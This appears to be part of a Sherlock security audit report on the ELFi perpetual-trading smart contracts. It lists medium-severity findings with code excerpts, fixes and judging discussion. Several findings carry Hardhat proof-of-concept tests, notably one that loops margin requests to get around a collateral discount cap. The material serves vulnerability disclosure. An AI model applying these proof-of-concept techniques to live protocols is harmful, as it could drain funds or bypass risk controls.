        console.log("Cross available beginning", crossAvailableValue);

        const orderMargin = precision.token(24_750); // 24_750 because 1%
↪  discount
        const executionFee = precision.token(2, 15);
        const tx = await orderFacet.connect(user0).createOrderRequest(
            {
                symbol: btcUsd,
                orderSide: OrderSide.LONG,
                posSide: PositionSide.INCREASE,
                orderType: OrderType.MARKET,
                stopType: StopType.NONE,
                isCrossMargin: true,
                marginToken: wbtcAddr,
                qty: 0,
                leverage: precision.rate(10),
                triggerPrice: 0,
                acceptablePrice: 0,
                executionFee: executionFee,
                placeTime: 0,
                orderMargin: orderMargin,
                isNativeToken: false,
            },
            {
                value: executionFee,
            }
        );

        await tx.wait();

        crossAvailableValue = await accountFacet.getCrossAvailableValueTapir(
            user0.address,
            oracleBeginning
        );
        console.log(
            "Cross available value after creating the request",
            crossAvailableValue
        );

        const requestId = await marketFacet.getLastUuid(ORDER_ID_KEY);
```


```
        const tokenPrice = precision.price(25000);
        const usdcPrice = precision.price(99, 6); // 0.99$
        const oracle = [
            {
                token: wbtcAddr,
                targetToken: ethers.ZeroAddress,
                minPrice: tokenPrice,
                maxPrice: tokenPrice,
            },
            {
                token: usdcAddr,
                targetToken: ethers.ZeroAddress,
                minPrice: usdcPrice,
                maxPrice: usdcPrice,
            },
        ];

        await orderFacet.connect(user3).executeOrder(requestId, oracle);

        crossAvailableValue = await accountFacet.getCrossAvailableValueTapir(
            user0.address,
            oracleBeginning
        );
        console.log(
            "Cross available after opening the position",
            crossAvailableValue
        );

        let accountBalanceInfo = await
↪   accountFacet.getAccountInfo(user0.address);
        console.log(
            "Account info after opening the position",
            accountBalanceInfo.tokenBalances
        );

        const newOrderMargin = precision.token(250); // because of the late
↪   facgtoring of discount I can keep adding margin
        const tx3 = await orderFacet.connect(user0).createOrderRequest(
            {
                symbol: btcUsd,
                orderSide: OrderSide.LONG,
                posSide: PositionSide.INCREASE,
                orderType: OrderType.MARKET,
                stopType: StopType.NONE,
                isCrossMargin: true,
                marginToken: wbtcAddr,
                qty: 0,
```


```
                leverage: precision.rate(10),
                triggerPrice: 0,
                acceptablePrice: 0,
                executionFee: executionFee,
                placeTime: 0,
                orderMargin: newOrderMargin,
                isNativeToken: false,
            },
            {
                value: executionFee,
            }
        );

        await tx3.wait();

        const requestId2 = await marketFacet.getLastUuid(ORDER_ID_KEY);

        crossAvailableValue = await accountFacet.getCrossAvailableValueTapir(
            user0.address,
            oracleBeginning
        );
        console.log(
            "Cross available after creating the 2nd position request",
            crossAvailableValue
        );

        await orderFacet.connect(user3).executeOrder(requestId2, oracle);

        accountBalanceInfo = await accountFacet.getAccountInfo(user0.address);
        console.log(
            "Account info after opening the 2nd position",
            accountBalanceInfo.tokenBalances
        );

        crossAvailableValue = await accountFacet.getCrossAvailableValueTapir(
            user0.address,
            oracleBeginning
        );
        console.log("Cross available after the 2nd position",
↪   crossAvailableValue);
    });
```

Test Logs: Cross available beginning 247500000000000000000000n Cross available value after creating the request -250000000000000000000n Cross available after opening the position 247500000000000000000n Account info after opening the position Result(1) [Result(4) [9851500000000000000n,

975150000000000000n, 0n, 0n]] Cross available after creating the 2nd position request -2500000000000000000n Account info after opening the 2nd position Result(1) [Result(4) [985001500000000000n, 984901500000000000n, 0n, 0n]] Cross available after the 2nd position 24750000000000000000n

Impact

Since the actual margin is higher than the max allowed by "discount" `opened margin * leverage` can be very high and collateral provided can be short to back it in aggressive market conditions. Also, this issue will make the "discount" negligible especially if the "discount" value is high to prevent people not opening positions with large margins respect to their provided collateral.

If you hold 1000$ and discount is 1% then that means your margin should be capped to 990$ for your order. However, you can keep looping and achieve a margin of 995$.

If you hold 1000$ of an asset is volatile and has a higher discount like 10% your margin should be capped to 900$ for your order. However, you can keep looping and achieve a margin of 950$.

Code Snippet

https://github.com/sherlock-audit/2024-05-elfi-protocol/blob/8a1a01804a7de7f73a04d794bf6b8104528681ad/elfi-perp-contracts/contracts/process/OrderProcess.sol#L273-L311

https://github.com/sherlock-audit/2024-05-elfi-protocol/blob/8a1a01804a7de7f73a04d794bf6b8104528681ad/elfi-perp-contracts/contracts/process/AccountProcess.sol#L122-L147

Tool used

Manual Review

Recommendation

This would fix the issue. However, I am not 100% sure if its break other parts of the code.

```
function _getTokenNetValue(
        address token,
        Account.TokenBalance memory tokenBalance,
        OracleProcess.OracleParam[] memory oracles
    ) internal view returns (uint256) {
        if (tokenBalance.amount <= tokenBalance.usedAmount) {
```

```
            return 0;
        }
+       uint discountedBalance = CalUtils.mulRate(tokenBalance.amount,
↪   AppTradeTokenConfig.getTradeTokenConfig(token).discount);
        uint256 tokenValue = CalUtils.tokenToUsd(
            discountedBalance - tokenBalance.usedAmount,
            TokenUtils.decimals(token),
            OracleProcess.getOraclePrices(oracles, token, true)
        );
        return tokenValue;
    }
```

Discussion

0xELFi

Here is a clever design for user-friendliness: in cross margin mode, if the user's asset and the margin for opening positions are in the same currency, no discount will be applied. This ensures that 1 BTC can be fully used as 1 BTC margin to go long on BTCUSD. However, if this 1 BTC is used for other trading pairs or to go short, a discount will be applied.

Issue M-2: When a position is closed, the execution fees for the canceled stop orders are lost for the user

Source: https://github.com/sherlock-audit/2024-05-elfi-protocol-judging/issues/50

Found by

mstpr-brainbot, pashap9990

Summary

When a position is decreased fully or partially, all the stop orders for that particular position will be canceled. Normally, the cancel order flow returns the execution fee paid by the user. However, this type of cancellation does not do that. As a result, all the STOP_LOSS and TAKE_PROFIT order execution fees are lost for the user.

Vulnerability Detail

When a position is decreased partially or in full, the DecreasePositionProcess::decreasePosition function will remove all the hanging close orders with the following line:

```
CancelOrderProcess.cancelStopOrders(
            cache.position.account,
            symbolProps.code,
            cache.position.marginToken,
            cache.position.isCrossMargin,
            CancelOrderProcess.CANCEL_ORDER_POSITION_CLOSE,
            params.requestId
        );
```

As we can observe in CancelOrderProcess::cancelStopOrders function the order removed from the accounts storage and global storage:

```
function cancelStopOrders(
        address account,
        bytes32 symbol,
        address marginToken,
        bool isCrossMargin,
        bytes32 reasonCode,
        uint256 excludeOrder
    ) external {
        .
```

```
        .
            if (
                orderInfo.symbol == symbol &&
                orderInfo.marginToken == marginToken &&
                Order.Type.STOP == orderInfo.orderType &&
                orderInfo.isCrossMargin == isCrossMargin
            ) {
                -> accountProps.delOrder(orderIds[i]);
                -> orderPros.remove(orderIds[i]);
                .
            }
        }
    }
```

When the order is removed from storage user can no longer cancel it and get back the execution fee. All the stop loss and take profit orders execution fees are lost for the user.

Impact

When user decides to close positions they will lose the execution fees. It can interpreted as user mistake however, If the account is liquidated than it can't be users mistake and the execution fees are lost regardless.

Code Snippet

https://github.com/sherlock-audit/2024-05-elfi-protocol/blob/8a1a01804a7de7f73a04d794bf6b8104528681ad/elfi-perp-contracts/contracts/process/DecreasePositionProcess.sol#L60-L204

https://github.com/sherlock-audit/2024-05-elfi-protocol/blob/8a1a01804a7de7f73a04d794bf6b8104528681ad/elfi-perp-contracts/contracts/process/CancelOrderProcess.sol#L64-L94

Tool used

Manual Review

Recommendation

Refund the execution fees as it's done in a normal cancel order

Discussion

sherlock-admin2

The protocol team fixed this issue in the following PRs/commits:
https://github.com/0xCedar/elfi-perp-contracts/pull/22

sherlock-admin2

The Lead Senior Watson signed off on the fix.

Issue M-3: Incorrect settleFee process for cross-margin account

Source: https://github.com/sherlock-audit/2024-05-elfi-protocol-judging/issues/61

Found by

jennifer37

Summary

Settle fee is processed twice when the closed/decreased position is cross-margin position.

Vulnerability Detail

When the traders want to close or decrease their cross-margin positions, settle fees are generated. Settle fees include borrow fee, funding fee, and close fee. When the settle fee is positive, the traders need to pay for the settle fee, otherwise, the traders will receive settle fees. The vulnerability exists in function `_settleCrossAccount`. In this function, we will update the trader's cross-margin account via `subTokenWithLiability` or `addToken` at the first time. After that, if Pnl is larger than 0, settle fee will be process again, which is in wrong direction.

For example, if the settle fee is 10. The function will decrease this settle fees from cross-margin account via `subTokenWithLiability`, and then increase this settle fees to the cross-margin account via `addToken`. This means that the traders don't need to pay for the settle fee. Of course, the traders cannot gain the settle fee profit if the settle fee is negative.

What's more, considering that when `cache.recordPnlToken` is positive and `cache.settledFee` is negative, and the sum of `cache.recordPnlToken` and `cache.settledFee` is negative, this could cause reverted because `(cache.recordPnlToken + cache.settledFee).toUint256()` cast failure.

```
    function _settleCrossAccount(
        uint256 requestId,
        Account.Props storage accountProps,
        Position.Props storage position,
        DecreasePositionCache memory cache
    ) internal returns (uint256 addLiability) {
@==> process settle fee at the first time
        if (cache.settledFee > 0) {
            accountProps.subTokenWithLiability(
                cache.position.marginToken,
```

```
                cache.settledFee.toUint256(),
                Account.UpdateSource.SETTLE_FEE
            );
        } else {
            //Add some settled fee in cross-margin account
            accountProps.addToken(
                cache.position.marginToken,
                (-cache.settledFee).toUint256(),
                Account.UpdateSource.SETTLE_FEE
            );
        }
        // decrease used_amount
        accountProps.unUseToken(
            cache.position.marginToken,
            cache.decreaseMargin,
            Account.UpdateSource.DECREASE_POSITION
        );
        address portfolioVault =
↪   IVault(address(this)).getPortfolioVaultAddress();
        // trader wins in cross-margin mode
        if (cache.recordPnlToken >= 0) {
       @==> process the settle fee again.
            accountProps.addToken(
                cache.position.marginToken,
                (cache.recordPnlToken + cache.settledFee).toUint256(),
                Account.UpdateSource.SETTLE_PNL
            );
```

Impact

- Settle fees are not processed correctly, traders may pay less fee than they should, may gain less fee than they deserve.
- Decrease order may be reverted when `cache.recordPnlToken + cache.settledFee` is negative.

Code Snippet

https://github.com/sherlock-audit/2024-05-elfi-protocol/blob/main/elfi-perp-contracts/contracts/process/DecreasePositionProcess.sol#L338-L368

Tool used

Manual Review

Recommendation

Don't process the settle fee twice.

Discussion

nevillehuang

request poc

sherlock-admin4

PoC requested from @johnson37

Requests remaining: **12**

0xELFi

There is a problem here when cache.recordPnlToken + cache.settledFee is negative.

sherlock-admin2

The protocol team fixed this issue in the following PRs/commits:
https://github.com/0xCedar/elfi-perp-contracts/pull/31

sherlock-admin2

The Lead Senior Watson signed off on the fix.

Issue M-4: Lack of execution fee mechanism in AccountFacet

Source: https://github.com/sherlock-audit/2024-05-elfi-protocol-judging/issues/62

Found by

0x486776, Cosine, ZeroTrust, jennifer37

Summary

When the keeper execute `executeWithdraw` or `cancelWithdraw`, no execution fee is payed for the keeper.

Vulnerability Detail

In OrderFacet and StakeFaucet, when the keepers execute increase order/ stake tokens, there will be some execution fee for the keepers. However, in AccountFacet, we lack of execution fee mechanism. Considering if gas price increases or there is not enough motivation to trigger `executeWithdraw` or `cancelWithdraw`. This will cause traders' redeem may be blocked.

```
function executeWithdraw(uint256 requestId, OracleProcess.OracleParam[] calldata
↪  oracles) external override {
    RoleAccessControl.checkRole(RoleAccessControl.ROLE_KEEPER);
    Withdraw.Request memory request = Withdraw.get(requestId);
    if (request.account == address(0)) {
        revert Errors.WithdrawRequestNotExists();
    }
    OracleProcess.setOraclePrice(oracles);
    AssetsProcess.executeWithdraw(requestId, request);
    OracleProcess.clearOraclePrice();
}
```

Impact

The keepers has less motivation to trigger `executeWithdraw` or `cancelWithdraw` compared with other operations. This will block the traders' collateral withdraw.

Code Snippet

https://github.com/sherlock-audit/2024-05-elfi-protocol/blob/main/elfi-perp-contracts/contracts/facets/AccountFacet.sol#L48-L57

Tool used

Manual Review

Recommendation

Add execution fee mechanism for AccountFacet.

Discussion

sherlock-admin2

The protocol team fixed this issue in the following PRs/commits:
https://github.com/0xCedar/elfi-perp-contracts/pull/36

ctmotox2

Escalate This issue should be marked as invalid because it reflects a design choice rather than a vulnerability. The decision to not include an execution fee mechanism in AccountFacet may be intentional and aligned with the overall design and upgrade strategy of the protocol. Since the contract is Diamond-upgradable, a function to withdraw fees can be introduced in the future if necessary. Therefore, this does not constitute a security vulnerability but rather a design decision.

sherlock-admin3

> Escalate This issue should be marked as invalid because it reflects a design choice rather than a vulnerability. The decision to not include an execution fee mechanism in AccountFacet may be intentional and aligned with the overall design and upgrade strategy of the protocol. Since the contract is Diamond-upgradable, a function to withdraw fees can be introduced in the future if necessary. Therefore, this does not constitute a security vulnerability but rather a design decision.

You've created a valid escalation!

To remove the escalation from consideration: Delete your comment.

You may delete or edit your escalation comment anytime before the 48-hour escalation window closes. After that, the escalation becomes final.

johnson37

I have double confirmed with the sponsor before I submitted this finding. There is no decision to not include an execution fee mechanism. They just miss this part.


nevillehuang

Considering that all other executions (redemption/deposits/orders) have execution fees in place, I believe this is a valid issue if not keepers are not incentivize to pay gas to execute withdrawals for users. The loss here would be the gas fees for them (they have no benefit in following through with withdrawals)

WangSecurity

@johnson37 could you provide screenshots of you confirming this with the sponsor?

johnson37



@WangSecurity , this is one screenshot from my private thread.

WangSecurity

Thank you, based on the comments above and this I believe it should remain a valid issue.

Planning to reject the escalation and leave the issue as it is.

WangSecurity

Result: Medium Has duplicates

sherlock-admin4

Escalations have been resolved successfully!

Escalation status:

- Ctmotox2: rejected

sherlock-admin2

The Lead Senior Watson signed off on the fix.

Issue M-5: If stable tokens depeg, short funding fees will not be accounted properly

Source: https://github.com/sherlock-audit/2024-05-elfi-protocol-judging/issues/70

The protocol has acknowledged this issue.

Found by

mstpr-brainbot

Summary

Funding fees are calculated using a Masterchef-like per token approach. In long orders, the per token calculation uses the token denomination. However, in short orders, it uses the USD value instead of the token value. If the stable token depegs, either temporarily or indefinitely, the funding fees for short positions will not be accounted for correctly.

Vulnerability Detail

Short funding fee per qty is denominated in USD terms as we can observe in `MarketQueryProcess::getUpdateMarketFundingFeeRate` function as follows:

```
if (cache.totalLongOpenInterest > 0) {
            cache.currentLongFundingFeePerQty = cache.longPayShort
                ? cache.totalFundingFee.div(cache.totalLongOpenInterest)
                : _boundFundingFeePerQty(
                    cache.totalFundingFee.div(cache.totalLongOpenInterest),
                    cache.fundingFeeDurationInSecond
                );
                // USD to token conversion
            -> cache.longFundingFeePerQtyDelta = CalUtils
                .usdToToken(
                    cache.currentLongFundingFeePerQty,
                    TokenUtils.decimals(symbolProps.baseToken),
                    OracleProcess.getLatestUsdUintPrice(symbolProps.baseToken,
↪   true)
                )
                .toInt256();
            cache.longFundingFeePerQtyDelta = cache.longPayShort
                ? cache.longFundingFeePerQtyDelta
                : -cache.longFundingFeePerQtyDelta;
        }
```

```
        if (cache.totalShortOpenInterest > 0) {
            // does not converts to USD amount to any stable token
            cache.shortFundingFeePerQtyDelta = cache.longPayShort
                ? -_boundFundingFeePerQty(
                    cache.totalFundingFee.div(cache.totalShortOpenInterest),
                    cache.fundingFeeDurationInSecond
                ).toInt256()
                :
↪   (cache.totalFundingFee.div(cache.totalShortOpenInterest)).toInt256();
        }
```

Whenever user interacts with the protocol and update its position, the funding fees will be realized according to the latest per token and the users per token value until his latest interaction as we can observe in `FeeProcess::updateFundingFee` function:

```
function updateFundingFee(Position.Props storage position) public {
        .
        -> int256 realizedFundingFeeDelta = CalUtils.mulIntSmallRate(
            position.qty.toInt256(),
            (fundingFeePerQty - position.positionFee.openFundingFeePerQty)
        );
        int256 realizedFundingFee;
        if (position.isLong) {
            realizedFundingFee = realizedFundingFeeDelta;
            position.positionFee.realizedFundingFee += realizedFundingFeeDelta;
            position.positionFee.realizedFundingFeeInUsd +=
↪   CalUtils.tokenToUsdInt(
                realizedFundingFeeDelta,
                TokenUtils.decimals(position.marginToken),
                OracleProcess.getLatestUsdPrice(position.marginToken,
↪   position.isLong)
            );
        } else {
             // funding fee in form of USD so we convert it to token here for
↪   SHORT
            -> realizedFundingFee = CalUtils.usdToTokenInt(
                realizedFundingFeeDelta,
                TokenUtils.decimals(position.marginToken),
                OracleProcess.getLatestUsdPrice(position.marginToken,
↪   position.isLong)
            );
            -> position.positionFee.realizedFundingFee += realizedFundingFee;
            -> position.positionFee.realizedFundingFeeInUsd +=
↪   realizedFundingFeeDelta;
        }
        .
```

```
    }
```

Now, considering the above, let's do a scenario where things can go wrong. Assume Bob opens a short position and by the time he opened the position DAI value was 1$ and his per token value is "X".

After 2 months, DAI depegs to 0.9 $for a month. In this time period since the short funding fee rates are USD based it will only update the per qty$ and now it is 0.8$ and when position is updated it will use the latest price which is 0.8$.

So if the value for this above is 100$

```
int256 realizedFundingFeeDelta = CalUtils.mulIntSmallRate(
            position.qty.toInt256(),
            (fundingFeePerQty - position.positionFee.openFundingFeePerQty)
        );
```

His `realizedFundingFee` will be calculated as 100 / 0.8 = 125 DAI which would not be perfectly accurate because for 2 months it was 1:1 and now its 1:0.8.

```
realizedFundingFee = CalUtils.usdToTokenInt(
                realizedFundingFeeDelta,
                TokenUtils.decimals(position.marginToken),
                OracleProcess.getLatestUsdPrice(position.marginToken,
↪   position.isLong)
            );
```

Assume Bob didn't close the position and let it live for another month, during which the DAI peg was restored and it's back to $1. Now, assume Bob closes the position and `realizedFundingFeeDelta` is 105, which means `realizedFundingFee` is also 105. This wouldn't be correct either because, for a month, DAI was depegged and Bob kept his position. He should receive more DAI in settlement from funding fees for that time interval due to the depegged period.

Overall, if the stable tokens are not always 1$, funding fees will not be calculated correctly.

Impact

If stable tokens depegs funding fees will not accrue fairly. Also it seriously encourages shorters to close their position if they're funding fees are in profits and encourages shorters funding fees are in profit to stay. I'd say this is a mislogic in core function so labeling medium.

Code Snippet

https://github.com/sherlock-audit/2024-05-elfi-protocol/blob/8a1a01804a7de7f73a04d794bf6b8104528681ad/elfi-perp-contracts/contracts/process/MarketQueryProcess.sol#L110-L161

https://github.com/sherlock-audit/2024-05-elfi-protocol/blob/8a1a01804a7de7f73a04d794bf6b8104528681ad/elfi-perp-contracts/contracts/process/FeeProcess.sol#L102-L137

Tool used

Manual Review

Recommendation

Acknowledge this or get the average token price for stable tokens and use it as the denomination for the per token value.

Discussion

0xELFi

Our design dictates that the Pool will bear the funding fee and price fluctuations.

nevillehuang

What is the specific design here? Since there is no indication in the contest details that this is the intennded design I believe this issue is valid

0xELFi

For the funding fee, we will use the pool as an intermediary for receiving and paying. The pool will bear the risk of timing differences in funding fee settlements. During a certain period, the pool may either profit or incur losses. Over a longer period, we believe that these fluctuations will remain within a certain range. we assume the stablecoin's price to be $1 during calculations. The pool will bear the risk of fluctuations in the stablecoin's price.

Issue M-6: Call of `revokeAllRole()` would fail silently

Source: https://github.com/sherlock-audit/2024-05-elfi-protocol-judging/issues/80

Found by

KingNFT, PNS, korok

Summary

`RoleAccessControl.revokeAllRole()` is wrongly implemented, the call of it would fail silently, and it would also trigger revert of `RoleAccessControl.revokeRole()` as a candidated way to remove role.

Vulnerability Detail

The issue arises on L59, as the value type of `accountRoles` (L20) is `EnumerableSet`, using `delete` can't clear the data correctly.

```
File: contracts\storage\RoleAccessControl.sol
06: library RoleAccessControl {
07:     using EnumerableSet for EnumerableSet.Bytes32Set;
...
19:     struct Props {
20:         mapping(address => EnumerableSet.Bytes32Set) accountRoles;
21:     }
22:
...
50:     function revokeRole(address account, bytes32 role) internal {
51:         Props storage self = load();
52:         if (self.accountRoles[account].contains(role)) {
53:             self.accountRoles[account].remove(role);
54:         }
55:     }
56:
57:     function revokeAllRole(address account) internal {
58:         Props storage self = load();
59:         delete self.accountRoles[account];
60:     }
61: }
```

The following PoC shows that: (1) `ADMIN` role still exists after `revokeAllRole()` (2) And `revokeRole()` can't be used as a candidate to remove role once

`revokeAllRole()` was called

```
import { expect } from 'chai'
import { Fixture, deployFixture } from '@test/deployFixture'
import { RoleAccessControlFacet, MockToken, Diamond } from 'types'
import { HardhatEthersSigner } from '@nomicfoundation/hardhat-ethers/signers'
import { ethers } from 'hardhat'
import { hexlify,  zeroPadBytes } from 'ethers'


describe('RevokeAllRoles() bug test', function () {
    let fixture: Fixture
    let deployer: HardhatEthersSigner
    let diamondAddr: string
    let roleAccessControlFacet: RoleAccessControlFacet
    const ROLE_ADMIN = hexlify(zeroPadBytes(Buffer.from('ADMIN'), 32))

    beforeEach(async () => {
        fixture = await deployFixture()
        const [signer0] = await ethers.getSigners()
        deployer = signer0
        diamondAddr = await fixture.diamond.getAddress()
        const getFacet = <T>(name: string) => ethers.getContractAt(name,
↪   diamondAddr) as Promise<T>
        roleAccessControlFacet = await
↪   getFacet<RoleAccessControlFacet>('RoleAccessControlFacet')
    })

    it('Test call of RevokeAllRoles() failed silently', async function () {
        let isAdmin = await roleAccessControlFacet.hasRole(deployer, ROLE_ADMIN)
        expect(isAdmin).to.equals(true)

        // 1. ADMIN role still exits after revokeAllRole()
        await roleAccessControlFacet.connect(deployer).revokeAllRole(deployer)
        isAdmin = await roleAccessControlFacet.hasRole(deployer, ROLE_ADMIN)
        expect(isAdmin).to.equals(true)

        // 2. And revokeRole() can't be used to remove role too
        await
↪   expect(roleAccessControlFacet.connect(deployer).revokeRole(deployer,
↪   ROLE_ADMIN)).to.be.reverted
    })

})
```

And the test log:

```
2024-05-elfi-protocol\elfi-perp-contracts> npx hardhat test
↪  .\test\single-cases\BugRevokeAllRoles.test.ts
  RevokeAllRoles() bug test
deploy MockTokens
token: WBTC 0xe7f1725E7734CE288F8367e1Bb143E90bb3F0512
token: SOL 0xCf7Ed3AccA5a467e9e704C703E8D87F634fB0Fc9
token: USDC 0x5FC8d32690cc91D4c39d9d3abcBD16989F875707
!!!!!!hardhat!!!!!!
...

     Test call of RevokeAllRoles() failed silently (49ms)


  1 passing (14s)
```

Impact

accounts with revoked role can still operate on the system, those accounts might be leaked, compromised, owned by former employee (real case), or third-parties no longer cooperating with. Once it was triggered, may cause the protocol suffering huge damage. For example, a revoked account with `ADMIN` role can add some malicious facet to steal all funds held by the protocol.

Code Snippet

https://github.com/sherlock-audit/2024-05-elfi-protocol/blob/8a1a01804a7de7f73a04d794bf6b8104528681ad/elfi-perp-contracts/contracts/storage/RoleAccessControl.sol#L59

Tool used

Manual Review

Recommendation

Removing roles one by one

Discussion

sherlock-admin2

The protocol team fixed this issue in the following PRs/commits:
https://github.com/0xCedar/elfi-perp-contracts/pull/16

sherlock-admin2

The Lead Senior Watson signed off on the fix.

Issue M-7: Lack of oracle setting in autoReducePositions

Source: https://github.com/sherlock-audit/2024-05-elfi-protocol-judging/issues/83

Found by

eeshenggoh, jennifer37, pashap9990

Summary

Function `autoReducePositions` will be always reverted because the price is not set.

Vulnerability Detail

Function `autoReducePositions` is one key part of the whole system risk control. When some positions win too much profit in some extreme market conditions, the keeper will close these positions to decrease the whole system's risk.

The vulnerability is that we lack `setOraclePrice` in the function `autoReducePositions`. And the tokens' price is necessary when we close some positions. So this `autoReducePositions` will be reverted because of PriceIsZero().

```
function autoReducePositions(bytes32[] calldata positionKeys) external override {
    uint256 startGas = gasleft();
    RoleAccessControl.checkRole(RoleAccessControl.ROLE_KEEPER);
    uint256 requestId = UuidCreator.nextId(AUTO_REDUCE_ID_KEY);
    for (uint256 i; i < positionKeys.length; i++) {
        Position.Props storage position = Position.load(positionKeys[i]);
        position.checkExists();
        position.decreasePosition(
            DecreasePositionProcess.DecreasePositionParams(
                requestId,
                position.symbol,
                false,
                position.isCrossMargin,
                position.marginToken,
                position.qty,
                OracleProcess.getLatestUsdUintPrice(position.indexToken,
↪   position.isLong)
            )
        );
    }
    GasProcess.addLossExecutionFee(startGas);
```

```
}
```

```
function _getLatestUsdPriceWithOracle(address token) internal view returns
↪  (OraclePrice.Data memory) {
    OraclePrice.Props storage oracle = OraclePrice.load();
    OraclePrice.Data memory tokenPrice = oracle.getPrice(token);
    if (tokenPrice.min == 0 || tokenPrice.max == 0) {
        revert Errors.PriceIsZero();
    }
    return tokenPrice;
}
```

Poc

`autoReducePositions` will be reverted.

```
it.only('Case2.0: autoReducePositions', async function () {
  // Step 1: user0 create one position BTC
  console.log("User0 Long BTC ");
  const orderMargin1 = precision.token(1, 17) // 0.1BTC
  const btcPrice1 = precision.price(50000)
  const btcOracle1 = [{ token: wbtcAddr, minPrice: btcPrice1, maxPrice:
↪  btcPrice1 }]
  const executionFee = precision.token(2, 15)
  // Create one BTC position
  await handleOrder(fixture, {
    orderMargin: orderMargin1,
    oracle: btcOracle1,
    marginToken: wbtc,
    account: user0,
    symbol: btcUsd,
    executionFee: executionFee,
  })
  //
  let positionInfo = await positionFacet.getSinglePosition(user0.address,
↪  btcUsd, wbtcAddr, false)
  console.log(positionInfo.key)
  let tx = await
↪  positionFacet.connect(user3).autoReducePositions([positionInfo.key])
  })
```

Output

```
 Error: VM Exception while processing transaction: reverted with custom error
  ↪  'PriceIsZero()'
at OracleProcess._getLatestUsdPriceWithOracle
 ↪  (contracts/process/OracleProcess.sol:124)
at OracleProcess.getLatestUsdPrice (contracts/process/OracleProcess.sol:102)
at PositionFacet.autoReducePositions (contracts/facets/PositionFacet.sol:220)
at Diamond.<fallback> (contracts/router/Diamond.sol:61)
at processTicksAndRejections (node:internal/process/task_queues:95:5)
at async HardhatNode._mineBlockWithPendingTxs
 ↪  (node_modules/hardhat/src/internal/hardhat-network/provider/node.ts:1854:23)
at async HardhatNode.mineBlock
 ↪  (node_modules/hardhat/src/internal/hardhat-network/provider/node.ts:524:16)
at async EthModule._sendTransactionAndReturnHash (node_modules/hardhat/src/inter
 ↪  nal/hardhat-network/provider/modules/eth.ts:1546:18)
at async HardhatNetworkProvider.request (node_modules/hardhat/src/internal/hardh
 ↪  at-network/provider/provider.ts:124:18)
at async HardhatEthersSigner.sendTransaction
 ↪  (node_modules/@nomicfoundation/hardhat-ethers/src/signers.ts:125:18)
at async send (node_modules/ethers/src.ts/contract/contract.ts:299:20)
```

Impact

`autoReducePositions` is one key part of the whole system's risk control. If `autoReducePositions` does not work, the whole system need to face more risk in one extreme market condition. Although the keeper role can call `OracleFacet::setOraclePrices` and `autoReducePositions` in one transaction to avoid this revert, I've already confirmed with the sponsor, the keeper role will call `autoReducePositions` directly.

Code Snippet

https://github.com/sherlock-audit/2024-05-elfi-protocol/blob/main/elfi-perp-contracts/contracts/facets/PositionFacet.sol#L196-L216

Tool used

Manual Review

Recommendation

Add `OracleProcess.setOraclePrice(oracles);` and `OracleProcess.clearOraclePrice();` in function `autoReducePositions`

Discussion

sherlock-admin2

The protocol team fixed this issue in the following PRs/commits:
https://github.com/0xCedar/elfi-perp-contracts/pull/21

sherlock-admin2

The Lead Senior Watson signed off on the fix.

Issue M-8: The `lossFee` is simply added to the `commonData` and not reimbursed to the keeper, leading to potential losses for the keeper.

Source: https://github.com/sherlock-audit/2024-05-elfi-protocol-judging/issues/93

The protocol has acknowledged this issue.

Found by

nikhil840096

Summary

The `lossFee` is simply added to the `commonData` and not reimbursed to the keeper, leading to potential losses for the keeper.

Vulnerability Detail

The processExecutionFee function is designed to calculate and handle the execution fee required by the keeper and ensure that this fee is appropriately managed between the user and the keeper. The function also addresses scenarios where the actual gas cost exceeds or falls below the user's provided execution fee. Below is the implementation of the function: https://github.com/sherlock-audit/2024-05-elfi-protocol/blob/main/elfi-perp-contracts/contracts/process/GasProcess.sol#L17-L41

1. Execution Fee Calculation:
    - The function correctly calculates the gas used and the corresponding execution fee.
    - It accounts for both scenarios where the actual execution fee exceeds or is less than the user's provided fee.
    - https://github.com/sherlock-audit/2024-05-elfi-protocol/blob/main/elfi-perp-contracts/contracts/process/GasProcess.sol#L18-L19
2. Fee Adjustments:
    - If the actual execution fee exceeds the user's provided fee, the executionFee is capped at the userExecutionFee, and the difference is considered a lossFee(Which is also calculated wrong).
    - If the actual execution fee is less than the user's provided fee, the difference is treated as a refundFee.

https://github.com/sherlock-audit/2024-05-elfi-protocol/blob/main/elfi-perp-contracts/contracts/process/GasProcess.sol#L22-L27

3. Transfer and Withdrawal Mechanisms:
    - The user's execution fee is transferred from the vault using VaultProcess.transferOut.
    - The execution fee is withdrawn for the keeper using VaultProcess.withdrawEther.
    - Any refund fee is returned to the user's account via VaultProcess.withdrawEther. https://github.com/sherlock-audit/2024-05-elfi-protocol/blob/main/elfi-perp-contracts/contracts/process/GasProcess.sol#L28-L34
4. Handling Loss Fees:
    - The lossFee is added to a common data pool via CommonData.addLossExecutionFee.
    - There is no mechanism in the current implementation to return the lossFee back to the keeper, which might be a potential issue as it could lead to unrecovered costs for the keeper. https://github.com/sherlock-audit/2024-05-elfi-protocol/blob/main/elfi-perp-contracts/contracts/process/GasProcess.sol#L38-L40

Issue:

The lossFee is simply added to the common data pool and not reimbursed to the keeper, leading to potential losses for the keeper.

Impact

- This could disincentivize keepers from participating, as they may incur losses without compensation.

Code Snippet

https://github.com/sherlock-audit/2024-05-elfi-protocol/blob/main/elfi-perp-contracts/contracts/process/GasProcess.sol#L17-L41

Tool used

Manual Review

Recommendation

Implement a function to incentivize the keepers for there loss in execution fee.

Discussion

0xELFi

We will fix it in future versions.

